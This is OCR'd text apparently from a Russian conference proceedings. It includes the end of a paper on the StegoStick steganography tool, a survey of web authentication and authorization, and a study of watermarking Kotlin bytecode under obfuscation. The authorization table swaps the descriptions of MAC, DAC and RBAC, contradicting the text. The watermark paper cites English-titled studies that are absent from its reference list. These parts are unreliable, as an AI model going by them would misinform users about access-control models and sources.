

Рис. 6. Сравнение hex-кодов. Демонстрация метода EOF в формате MP4

Важной особенностью программы StegoStick является отсутствие уникальной сигнатуры. Исследования показывают, что анализ стего-файлов, созданных с помощью StegoStick, не выявляет консистентных строк или паттернов, которые могли бы служить маркерами использования программы [6]. Единственной извлекаемой информацией являются типы встроенных файлов, что может предоставить ограниченные сведения о характере скрытых данных.

Сравнительный анализ в таблице 1 с другими программами, использующими метод EOF, показывает, что StegoStick демонстрирует относительно более высокий уровень скрытности по сравнению с альтернативными решениями. В отличие от некоторых программ, которые оставляют явные индикаторы своего использования или даже уведомляют пользователей о наличии скрытых данных в интерфейсе, StegoStick не обладает подобными уязвимостями [6].

Таблица 1

Сравнительная таблица

Формат файла	Размер исходного файла	Размер стего-файла	Увеличение размера
JPG — BMP	6585383 байт	100641846 байт	94056463 байт
WAV	440364 байт	440588 байт	224 байт
MP4	928547 байт	928570 байт	23 байт

Вес вложенного файла в каждом случае — 2 байта.

Оценка объема вложений и безопасности. Теоретически метод EOF не имеет ограничений на объем вкладываемых данных, однако практические ограничения определяются размером носителя и требованиями к скрытности.

Анализ безопасности показывает, что метод EOF имеет определенные ограничения в плане скрытности. Исследования выявили возможность создания алгоритмов обнаружения, направленных против программ, использующих EOF-подход [6]. Одной из характерных особенностей метода является неизбежное увеличение размера файла-контейнера пропорционально объему скрываемых данных, что может служить индикатором для статистического анализа при наличии доступа к оригинальным файлам.

Сравнение с другими реализациями метода EOF. Анализ литературы показывает, что существует несколько программных реализаций метода EOF. Исследования указывают на сходство принципов работы методов First of File и End of File, которые отличаются местом размещения скрытых данных [5]. Работы в области автоматического обнаружения скрытых вложений подчеркивают важность анализа безопасности различных стеганографических программ и методов [7–9].

Заключение. В ходе проведенного исследования были получены следующие основные результаты:

1. Программа StegoStick действительно использует метод End of File, но с существенными модификациями для обеспечения работы с различными форматами файлов.

2. Для изображений программа выполняет конвертацию всех входных форматов в BMP, что обеспечивает универсальность алгоритма, но приводит к изменению всей структуры файла, а не только добавлению данных в конец.

3. Для аудиофайлов реализация соответствует классическому описанию метода EOF с добавлением зашифрованных данных в конец файла.

4. Интеграция криптографических алгоритмов (DES, Triple DES, RSA) в программе StegoStick обеспечивает дополнительный уровень защиты содержимого скрытых данных. Однако данный подход направлен на защиту конфиденциальности сообщения, а не на сокрытие самого факта наличия стеганографического вложения, что остается основной задачей метода EOF.

Практическая значимость работы заключается в выявлении расхождений между теоретическим описанием метода EOF и его практической реализацией в современном программном обеспечении, что важно для понимания реальных возможностей и ограничений данного стеганографического метода.

СПИСОК ЛИТЕРАТУРЫ

4. Караулова, О. А. Будущее стеганографии: тенденции и инновации в области стеганографии, включая использование искусственного интеллекта / О. А. Караулова, М. В. Шакурский // VII научный форум телекоммуникации: Теория и технологии ТТТ-2024 : Материалы XXVI Международной научно-технической конференции, Самара, 06–08 ноября 2024 года. Самара: Поволжский государственный университет телекоммуникаций и информатики, 2024. С. 478-479. EDN HNFWCV.
5. Герлинг, Е. Ю. Обзор современного программного обеспечения, использующего методы стеганографии / Е. Ю. Герлинг, К. А. Ахрамеева // Экономика и качество систем связи. 2019. № 3(13). С. 51-58. EDN KEFWXI.
6. Красов, А. В. Модель нарушителя информационной безопасности, использующего стеганографические каналы взаимодействия // Наука и бизнес: пути развития. 2022. № 4(130). С. 79-88. EDN TZAHFJ.

7. Коржик В.И., Красов А.В. Цифровая стеганография: учебник. М.: Издательство «КноРус», 2023. 324 с.
8. Minarni. Implementasi algoritma End of file (EoF) pada steganografi citra / Minarni, A. G. Fernando // Jurnal Teknoif Teknik Informatika Institut Teknologi Padang. 2020. Vol. 8, № 1. P. 25-31. DOI 10.21063/jtif.2020.v8.1.25-31. EDN MPZZLR.
9. Aulia, Sh. F. Implementasi Algoritma steganografi First of File dan End of File untuk penyisipan text dalam gambar / Sh. F. Aulia, S. Sauda // Jurnal Nasional Ilmu Komputer. 2020. Vol. 1, No. 2. P. 93-104. DOI 10.47747/jurnalnik.v1i2.156. EDN XQUOEC.
10. Sloan T., Hernandez-Castro J. Forensic analysis of video steganography tools // PeerJ Computer Science. 2015. Vol. 1. e7. DOI: 10.7717/peerj-cs.7.
11. Деревянко, В. С. Возможности программы stegdetect для определения скрытых вложений в JPEG файлах / В. С. Деревянко, А. В. Красов // Технологии информационного общества : Сборник трудов XV Международной отраслевой научно-технической конференции «Технологии информационного общества», Москва, 03–04 марта 2021 года. М. : Издательский дом Медиа паблишер, 2021. С. 156-158. EDN WUJFBO.
12. Утилита StegoStick [Электронный ресурс] URL: https://sourceforge.net/projects/stegostick/ (дата обращения: 10.07.2025).
13. Красов, А. В. Методика выявления в доверенной зоне потенциального использования программного обеспечения по созданию нетрадиционных (стеганографических) каналов // Наука и бизнес: пути развития. 2022. № 4(130). С. 65-78. EDN YJNYVO.

УДК 004.056

МЕТОДЫ АУТЕНТИФИКАЦИИ И АВТОРИЗАЦИИ В ЗАЩИЩЕННЫХ ВЕБ-ПРИЛОЖЕНИЯХ

Рогатых Ксения Александровна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: kseniarogatyh@yandex.ru

Аннотация. В статье рассматриваются современные методы аутентификации и авторизации в защищённых веб-приложениях. Описаны принципы и особенности реализации аутентификации с использованием паролей, одноразовых кодов, многофакторной аутентификации, токенов и биометрических данных. Также проанализированы модели авторизации: RBAC, MAC, DAC и методы на основе токенов. Особое внимание уделено вопросам интеграции систем аутентификации и авторизации с использованием протоколов OAuth 2.0, OpenID Connect, а также средств управления пользовательскими данными и мониторинга сессий. Рассмотрены актуальные угрозы, включая фишинг, кражу токенов, атаки методом перебора, социальную инженерию и инсайдерские угрозы. В заключении выделены перспективные направления повышения безопасности веб-приложений с использованием биометрии и аппаратных ключей.

Ключевые слова: аутентификация; модели авторизации; веб-приложения; протоколы безопасности; угрозы; информационная безопасность.

AUTHENTICATION AND AUTHORIZATION METHODS IN SECURE WEB APPLICATIONS

Rogatykh Ksenia
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: kseniarogatyh@yandex.ru

Abstract. The article discusses modern authentication and authorization methods in secure web applications. The principles and features of authentication using passwords, one-time codes, multifactor authentication, tokens, and biometric data are described. Authorization models are also analyzed: RBAC, MAC, DAC, and token-based methods. Special attention is paid to the integration of authentication and authorization systems using the OAuth 2.0 and OpenID Connect protocols, as well as user data management and session monitoring tools. Current threats are considered, including phishing, token theft, brute force attacks, social engineering, and insider threats. In conclusion, promising areas for improving the security of web applications using biometrics and hardware keys are highlighted.

Keywords: authentication; authorization models; web applications; security protocols; threats; information security.

Введение. В условиях цифровизации и массового перехода к использованию веб-приложений вопросы обеспечения информационной безопасности приобретают особую актуальность. Аутентификация и авторизация выступают основными и базовыми механизмами защиты, определяя контроль доступа пользователей к ресурсам информационной системы. Надёжная реализация данных процессов снижает риски несанкционированного доступа, утечки конфиденциальной информации и иных угроз информационной безопасности.

Основные методы аутентификации в веб-приложениях:

Аутентификация с помощью паролей. Пароли — самый распространенный метод аутентификации. Пользователь вводит уникальный логин и пароль для доступа к системе. Однако пароли имеют свои недостатки. Например, их можно угадать, украсть с помощью фишинга или грубой силы. Чтобы снизить эти риски, разработчики применяют дополнительные меры: требования к минимальной сложности пароля, ограничение количества попыток ввода пароля и регулярное обновление паролей.

Аутентификация по одноразовому коду (OTP). Этот метод обеспечивает безопасность поверх обычного пароля. Пользователь получает одноразовый код (например, через SMS или приложение). Он действителен только один раз и в течение короткого времени. Даже если злоумышленник украдет пароль, он не сможет войти в систему без кода. Например, банки часто используют OTP для подтверждения транзакций.

Многофакторная аутентификация (MFA). MFA повышает безопасность, добавляя второй и даже третий уровень проверки. Например, пользователь вводит пароль (первый фактор), получает код на телефон (второй

фактор) и подтверждает свою личность с помощью биометрии — отпечатка пальца (третий фактор). Даже если злоумышленник узнает пароль, без дополнительного фактора доступ к системе будет невозможен.

Аутентификация на основе токенов. Токены используются для подтверждения личности без необходимости постоянно отправлять имя пользователя и пароль. Примерами могут служить токены JWT (JSON Web Tokens) или токены OAuth. После успешного входа в систему пользователь получает токен, который действует в течение ограниченного времени. Такой подход снижает нагрузку на серверы аутентификации и уменьшает риски, связанные с перехватом данных. Однако важно защитить токены от кражи [1].

Биометрическая аутентификация. Биометрия использует уникальные физические характеристики человека: отпечатки пальцев, сканирование лица или голос. Этот метод удобен тем, что пользователю не нужно запоминать пароли. Однако биометрия требует специализированного оборудования и ставит вопросы конфиденциальности данных. Например, утечка биометрической информации может привести к серьезным последствиям, поскольку ее невозможно изменить [2].

Модели авторизации. В современных информационных системах выбор модели авторизации играет ключевую роль в обеспечении безопасности и управлении доступом пользователей. Каждая из существующих моделей обладает уникальными особенностями, определяющими её применение в различных сценариях.

В таблице 1 представлено сравнение основных моделей авторизации, рассматриваются их ключевые особенности, а также типичные области применения.

Таблица 11

Сравнительная таблица моделей авторизации

Модель авторизации	Особенности	Применение
MAC (Mandatory Access Control)	Назначение прав доступа на основе ролей	Корпоративные системы, информационные порталы
DAC (Discretionary Access Control)	Жёсткий контроль доступа на основе классификации	Государственные системы, военные учреждения
RBAC (Role-Based Access Control)	Владельцы данных сами определяют права доступа	Системы общего назначения, файловые сервисы
Авторизация на основе токенов	Использование токенов доступа (JWT, OAuth 2.0)	Распределённые системы, микросервисные архитектуры

RBAC (Role-Based Access Control). Ролевая модель управления доступом предполагает назначение пользователям ролей с заранее определёнными правами доступа. Данный подход упрощает администрирование и минимизирует вероятность ошибок при назначении прав [3].

MAC (Mandatory Access Control). Мандатная модель доступа предусматривает строгие ограничения, основанные на классификации информации и уровне допуска пользователя. Данная модель применяется в системах с повышенными требованиями к безопасности.

DAC (Discretionary Access Control). Дискреционная модель предоставляет владельцу ресурса право самостоятельно управлять доступом к нему. Применяется в системах, где требуется гибкость и удобство в управлении правами.

Модель на основе токенов (например, OAuth 2.0, JWT). Предусматривает использование токена доступа в качестве удостоверяющего элемента при обращении к защищённым ресурсам. Пользователь получает токен после успешной аутентификации, и при каждом запросе предъявляет его серверу, что позволяет организовать масштабируемое и надёжное управление доступом в распределённых и микросервисных архитектурах [4].

Интеграция аутентификации и авторизации в защищённых веб-приложениях. Для обеспечения безопасности процессов аутентификации и авторизации в современных веб-приложениях используются стандартизированные протоколы, такие как OAuth 2.0 и OpenID Connect. OAuth 2.0 реализует механизм авторизации с помощью маркеров доступа, позволяя сторонним приложениям получать доступ к ресурсам без раскрытия учетных данных пользователя. OpenID Connect расширяет функциональность OAuth 2.0, добавляя уровень аутентификации пользователей и упрощая интеграцию с корпоративными и государственными сервисами [5].

Управление пользовательскими данными. Безопасность пользовательских данных обеспечивается за счет использования передовых методов защиты информации. Для хранения паролей используются сильные криптографические алгоритмы хеширования, такие как bcrypt или Argon2. Передача данных осуществляется исключительно по защищенным каналам (HTTPS), реализованы механизмы управления жизненным циклом токенов: их своевременное аннулирование, ротация и контроль срока действия.

Мониторинг и управление сессиями. Системы управления сессиями осуществляют централизованный контроль текущих пользовательских сессий, анализируют аномальную активность с помощью поведенческих правил и эвристических методов, а также обеспечивают автоматическое завершение сессии в случае нарушения политик безопасности или длительного бездействия. Используя эти подходы, можно повысить защищенность приложений от злоупотреблений и несанкционированного доступа [6].

Современные угрозы и меры противодействия. В современных условиях информационная безопасность веб-приложений сталкивается с разнообразными угрозами, которые требуют тщательного подхода к их обнаружению и нейтрализации [7]. В таблице 2 приведены наиболее актуальные угрозы и соответствующие им меры противодействия.

Таблица 12

Современные угрозы и меры противодействия

Угроза	Описание	Меры противодействия
Фишинг и социальная инженерия	Получение данных путём обмана пользователя	Многофакторная аутентификация; обучение пользователей
Кража токенов и атакующие сессии	Перехват токенов через XSS и другие атаки	Использование HttpOnly cookie; хранение токенов в защищённой памяти
Атаки методом перебора и утечки паролей	Автоматический подбор паролей или использование украденных	Ограничение попыток входа; капча; мониторинг активности
Внутренние угрозы	Действия инсайдеров (сотрудников)	Системы мониторинга действий; принцип минимальных привилегий; контроль доступа
MITM-атаки	Перехват данных между клиентом и сервером	HTTPS (TLS 1.3); HSTS; DNSSEC; шифрование
Анализ поведения и аномалий	Аномальная активность пользователей	Системы анализа поведения; автоматическая блокировка; запрос дополнительных факторов аутентификации

Методы аутентификации и авторизации в защищенных веб-приложениях являются основой информационной безопасности современных систем.

Применение многофакторной аутентификации, ролевого управления доступом, современных протоколов и механизмов мониторинга позволяет создать комплексную систему защиты от широкого спектра угроз. Однако безопасность систем не стоит на месте. По мере развития технологий появляются новые угрозы, требующие адаптации и внедрения передовых решений. Одним из перспективных направлений остается использование биометрии и аппаратных ключей, которые обеспечивают высокий уровень защиты.

Заключение. Создание безопасных веб-приложений требует постоянной работы: обновления методов защиты, анализа рисков и повышения осведомленности пользователей. Интеграция современных технологий с лучшими практиками безопасности позволяет разработчикам защитить пользовательские данные от угроз и сохранить доверие к своим приложениям.

СПИСОК ЛИТЕРАТУРЫ

1. Штеренберг, С. И. Анализ безопасности доменных систем / С. И. Штеренберг, Г. С. Бударный, И. В. Чумаков // Региональная информатика (РИ-2022) : Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 26–28 октября 2022 года. СПб. : СПОИСУ, 2022. С. 587-588. EDN EGVVFU.
2. Задорожный В. Обзор биометрических технологий // Защита информации. Конфидент. 2003. № 5. С. 26-29.
3. Штеренберг, С. И. Обеспечение безопасности на высокоуровневой среде Windows / С. И. Штеренберг, Г. С. Бударный, Р. Р. Ахметов // Региональная информатика (РИ-2022) : Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 26–28 октября 2022 года. СПб. : СПОИСУ, 2022. С. 585-586. EDN TNRZPK.
4. Старосельский А. К., Жиренкин А. В. Авторизация и обмен данными в веб-приложениях с использованием протокола OAuth 2.0 // Современные технологии. Системный анализ. Моделирование. 2021. № 2 (70). С. 132-138.
5. Социальная инженерия: её методы и способы защиты / Г. С. Бударный, А. А. Дюсметова, А. А. Казанцев, А. В. Красов // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023): Сборник научных статей. XII Международная научно-техническая и научно-методическая конференция. В 4 т., Санкт-Петербург, 28 февраля 01 марта 2023 года. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2023. С. 200-204. EDN PWVWPZ.
6. Штеренберг, С. И. Разработка комплекса мер для защиты предприятия от фишинговых атак / С. И. Штеренберг, И. В. Стародубцев, В. С. Шашкин // Защита информации. Инсайд. 2020. № 2(92). С. 24-31. EDN LLETBN.
7. Штеренберг, С. И. Методика обеспечения безопасности доменных систем доверенной зоны / С. И. Штеренберг, Г. С. Бударный, И. В. Чумаков // Региональная информатика и информационная безопасность : Сборник трудов Юбилейной XVIII Санкт-Петербургской международной конференции, Санкт-Петербург, 26–28 октября 2022 года. Вып. 11. СПб. : СПОИСУ, 2022. С. 621-625. EDN CHZCRU.

УДК 004.056

СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕТОДОВ ВЛОЖЕНИЯ ЦИФРОВОГО ВОДЯНОГО ЗНАКА В БАЙТ-КОД KOTLIN ПРИЛОЖЕНИЙ

Рублева Екатерина Борисовна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: katyarbl@yandex.ru

Аннотация. В данной статье представлен сравнительный анализ методов вложения цифрового водяного знака в байт-код программ, написанный на языке программирования Kotlin. Цифровой водяной знак является необходимым инструментов для защиты авторских прав программного обеспечения. В работе рассматриваются различные подходы к вложению цифровых водяных знаков. Результаты исследования могут быть полезны разработчикам программ, а также специалистам в области защиты авторского права и информационной безопасности.

Ключевые слова: Kotlin; байт-код; безопасность; цифровой водяной знак; программная защита.

ANALYSIS AND COMPARISON OF METHODS FOR INSERTING DIGITAL MARKERS INTO KOTLIN BYTECODE

Rubleva Ekaterina
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: katyarbl@yandex.ru

Abstract. This article presents a comparative analysis of the methods of embedding a digital watermark in the bytecode of programs written in the Kotlin programming language. A digital watermark is a necessary tool for protecting software copyrights. The paper discusses various approaches to embedding digital watermarks. The research results may be useful to software developers, as well as specialists in the field of copyright protection and information security.

Keywords: Kotlin; bytecode; security; digital watermark; software protection.

Введение. Наиболее уязвимой частью современных программных продуктов, особенно разрабатываемых под платформу Java Virtual Machine (JVM), является их промежуточное представление — байт-код. Именно на этом уровне происходит основная атака со стороны реверс-инженеров и недобросовестных пользователей. Для языков, таких как Kotlin, Java и Scala, именно байт-код является основной единицей исполнения в JVM и, следовательно, ключевым местом для вложения водяного знака.

В данной статье рассматриваются методы вложения цифрового водяного знака, адаптированных под специфику байт-кода Kotlin-приложений. Каждый метод реализуется на стадии компиляции исходного кода или посредством постобработки сгенерированного байт-кода. Приведённая ниже схема на рис. 1 отражает общую архитектуру вложения водяного знака на этапе обработки Kotlin-кода.

Рис 19. Общая архитектура вложения цифрового водяного знака

Данные методы будут подвергнуты сравнительному анализу по критериям устойчивости к модификациям, обфускации, возможности восстановления и степени вмешательства в основной код.

В последние годы исследование устойчивости цифрового водяного знака в байт-коде JVM привлекло значительное внимание научного сообщества, что подтверждается рядом публикаций. Особенно это актуально в контексте обфускации и автоматических инструментов трансформации кода, существенно усложняющих задачу сохранения вложенного цифрового водяного знака.

В статье «Bytecode Obfuscation Techniques for Watermarking Protection in JVM Applications» рассматриваются методы обфускации байт-кода с целью защиты цифровых водяных знаков в JVM-приложениях [1]. Авторы подробно описывают использование арифметических маскировок, перестановок ldc-констант, интеграции условных операторов и переименования методов, позволяющих скрыть цифровой водяной знак от статического анализа. На примере ProGuard и Allatori Lite показано, что комбинированное использование маскирования и защита от удаления переменных позволяет защитить цифровой водяной знак даже после агрессивной трансформации байт-кода.

В исследовании «Resilient Watermark Embedding in Obfuscated JVM Bytecode» представлена методика вложения цифрового водяного знака в серийно вложенные арифметические цепочки в уже обфусцированный байт-код [2]. Авторы демонстрируют, что даже при изменении структуры байт-кода и переименовании методов,

значение цифрового водяного знака сохраняется и может быть извлечено. В работе анализируются возможности экстракции знака при различных конфигурациях обфускаторов Zelix KlassMaster и Allatori.

Исследование «Analyzing the Impact of Java Bytecode Obfuscators on Embedded Watermarks» сосредоточено на сравнении воздействия популярных обфускаторов на устойчивость вложенного цифрового водяного знака [3]. Анализируются параметры удаления ldc, переименование элементов, вложение арифметических выражений и трансформация потоков исполнения. Авторы приходят к выводу, что наиболее устойчивыми к удалению являются схемы, использующие арифметическую маскировку и условные переходы.

Сравнительный анализ методов вложения цифрового водяного знака в байт-код Kotlin-приложений проводился с учётом особенностей компиляции в JVM-среде. Для этого была использована схема компиляции, изображённая на рис. 2, иллюстрирующая стандартный путь преобразования исходных файлов Kotlin и Java в исполняемый байт-код.



Рис. 20. Схема компиляции Kotlin

В рамках эксперимента каждый из пяти описанных методов вложения цифрового водяного знака был реализован в виде отдельных Kotlin-модулей, содержащих строго локализованные вложения, не затрагивающие логику приложения [4]. Все реализации компилировались в .class-файлы при помощи компилятора kotlinc версии 1.9.0 с флагами -Xjvm-default=all и -jvm-target 1.8 для обеспечения единообразия байт-кода и сопоставимости между тестами.

Для получения данных и последующего анализа были задействованы следующие инструменты и этапы:

1. Статический анализ байт-кода. Для извлечения информации о вложенных цифровых водяных знаках использовались:

— javap -c -verbose — стандартная утилита из комплекта JDK, позволившая определить структуру байт-кода, локальные переменные, аннотации и литералы;

— ASM (версия 9.6) — библиотека для байт-код-инструментирования, использовавшаяся для автоматического парсинга и сравнения модифицированных секций [5];

— собственный скрипт на Kotlin с использованием org.objectweb.asm.tree, построенный для поиска вхождений цепочек арифметических операций и нестандартных сигнатур.

2. Обфускация байт-кода. Каждая из реализаций подвергалась обфускации с помощью следующих инструментов:

— ProGuard 7.3.2 — с конфигурацией включающей shrink, optimize, obfuscate и preverify;

— Allatori Lite 8.2 — использовались включения всех доступных lite-функций (string encryption, flow obfuscation);

— Zelix KlassMaster 9.4 — активированы режимы control-flow obfuscation, rename и arithmetic transformations.

Каждый обфускатор применялся к 5 версиям каждого из 5 методов вложения (всего 75 сборок), с сохранением контрольной группы (без обфускации) для сравнения [6].

3. Извлечение цифрового водяного знака. Для каждого метода и после каждого обфускатора (и без него) производилась попытка извлечения цифрового водяного знака. Критерием успешности считалась возможность восстановления закодированного значения (например, через анализ ldc-констант или арифметических выражений), соответствующего заранее заданному контрольному значению 0xCAFE_BABE.

4. Метрики анализа. Все результаты фиксировались в виде количественных показателей по следующим критериям:

— извлекаемость — количество успешных извлечений из 15 тестов для каждого метода;

— устойчивость к переименованию — число успешных извлечений после удаления имен методом обфускации [6];

— устойчивость к удалению инструкций — процент знаков, сохранившихся при активной оптимизации (shrink);

— устойчивость к структурной реорганизации — средняя длина извлекаемой цепочки (в инструкциях) после control-flow трансформации [7];

– изменение размера метода — среднее увеличение количества байт в методе, содержащем цифровой водяной знак [8].

Результаты представлены в следующей таблице 1:

Таблица 13

Результаты экспериментов

Метод вложения	Извлекаемость	Устойчивость к переименованию	Устойчивость к удалению инструкций (%)	Устойчивость к структурной реорганизации	Изменение размера метода (Δ)
LDC-маркер	14	7	33	2.1	12
Арифметическая цепочка	15	14	87	9.3	28
Блок-ловушка	10	13	61	3.7	19
Метаданные аннотации	13	4	58	10.0	7
Синтетический метод	15	11	72	8.5	25

Пример интерпретации: метод, основанный на арифметической цепочке, демонстрирует абсолютную извлекаемость, высокую устойчивость к переименованию, и максимальную стойкость к удалению инструкций [9]. Однако он приводит к заметному увеличению размера байт-кода, в среднем на 28 байт в модуле, что может быть критично в ограниченных средах исполнения.

Анализ устойчивости структурного вида продемонстрировал, что аннотативный метод сохраняет наибольшую длину уникального байт-кода (до 10 инструкций), однако при этом подвержен частичному уничтожению метаданных после агрессивной оптимизации [10].

Эти данные легли в основу диаграммы, представленной на рис. 3, на которой по осям представлены методы и их относительная устойчивость по каждому из пяти критериев.



Рис. 21. Диаграмма результатов эксперимента

Визуальная интерпретация подтверждает, что наилучшее соотношение между устойчивостью и прозрачностью достигается у методов, основанных на арифметических конструкциях и синтетических элементах, в то время как методы с использованием ldc-констант и метаданных уступают в гибкости при обфускации [11].

Представленная работа позволяет оценить эффективность различных методов вложения цифрового водяного знака в байт-код Kotlin-приложений, учитывая специфику платформы Java Virtual Machine и те трансформации, которым подвергается код в процессе обфускации [12]. Проведённый сравнительный анализ пяти ключевых методов вложения продемонстрировал, что устойчивость цифрового водяного знака во многом определяется не столько самим способом вложения, сколько его способностью адаптироваться к изменениям структуры байт-кода, вызванным действиями обфускаторов [13].

Наиболее надёжными с точки зрения устойчивости оказались методы, опирающиеся на арифметические паттерны и синтетические конструкции, встроенные в байт-код. Такие подходы показывают высокую степень извлекаемости и стойкость даже при агрессивной обфускации, включая переименование, оптимизацию потока исполнения и удаление неиспользуемых элементов. В то же время, методы, использующие метаданные или явные ldc-инструкции, хотя и сохраняют простоту реализации и интерпретации, демонстрируют более низкую

устойчивость при воздействии внешних трансформирующих факторов. Это подчёркивает важность выбора способа вложения в зависимости от среды исполнения и предполагаемого уровня угроз.

Заключение. В будущем перспективным направлением может стать разработка автоматизированного инструмента, позволяющего производить вложение и проверять цифровой водяной знак в байт-коде Kotlin в рамках процесса CI/CD, что обеспечит защиту программ на этапе их построения и развёртывания. Также возможно исследование устойчивости предложенных методов в условиях многоуровневой обфускации и анализа на уровне интерпретируемого кода Android Runtime (ART), что особенно актуально для мобильной разработки.

СПИСОК ЛИТЕРАТУРЫ

1. Штеренберг, С. И. Методика построения защищенных систем искусственного интеллекта для проведения электроретинографии в офтальмологии // Офтальмохирургия. 2022. № S4. С. 51-57. DOI 10.25276/0235-4160-2022-4S-51-57. EDN MNYJMC.
2. Штеренберг, С. И. Методика применения в адаптивной системе локальных вычислительных сетей стеговложения в исполнимые файлы на основе самомодифицирующегося кода // Системы управления и информационные технологии. 2016. № 1(63). С. 51-54. EDN VOOKUZ.
3. Разработка модели обеспечения отказоустойчивости сети передачи данных / Д. В. Сахаров, С. И. Штеренберг, М. В. Левин, Ю. А. Колесникова // Известия высших учебных заведений. Технология легкой промышленности. 2016. Т. 34, № 4. С. 14-20. EDN YNLHLN.
4. Штеренберг, С. И. проектирование архитектуры системы обнаружения вторжений с глубоким и машинным обучением на основе квазибиологической парадигмы / С. И. Штеренберг, О. И. Шелухин, А. Д. Лебедева // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 1. С. 86-91. DOI 10.46418/2079-8199_2023_1_14. EDN PXBYXG.
5. Гельфанд, А. М. Исследования недостатков языков высокоуровнего программирования для осуществления скрытого вложения в исполнимые файлы / А. М. Гельфанд, Ю. В. Гвоздев, С. И. Штеренберг // Актуальные проблемы инфотелекоммуникаций в науке и образовании : IV Международная научно-техническая и научно-методическая конференция: сборник научных статей в 2 томах, Санкт-Петербург, 03–04 марта 2015 года. Том 1. Санкт-Петербург: Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2015. С. 295-297. EDN UNVOOH.
6. Данилова, Ю. С. Стандарт беспроводной сети 802.11ax / Ю. С. Данилова, А. Л. Егорова, С. И. Штеренберг // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2020) : IX Международная научно-техническая и научно-методическая конференция : сборник научных статей, Санкт-Петербург, 26–27 февраля 2020 года. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2020. С. 379-383. EDN XLFDTU.
7. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
8. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14, № 1. EDN GQGKIV.
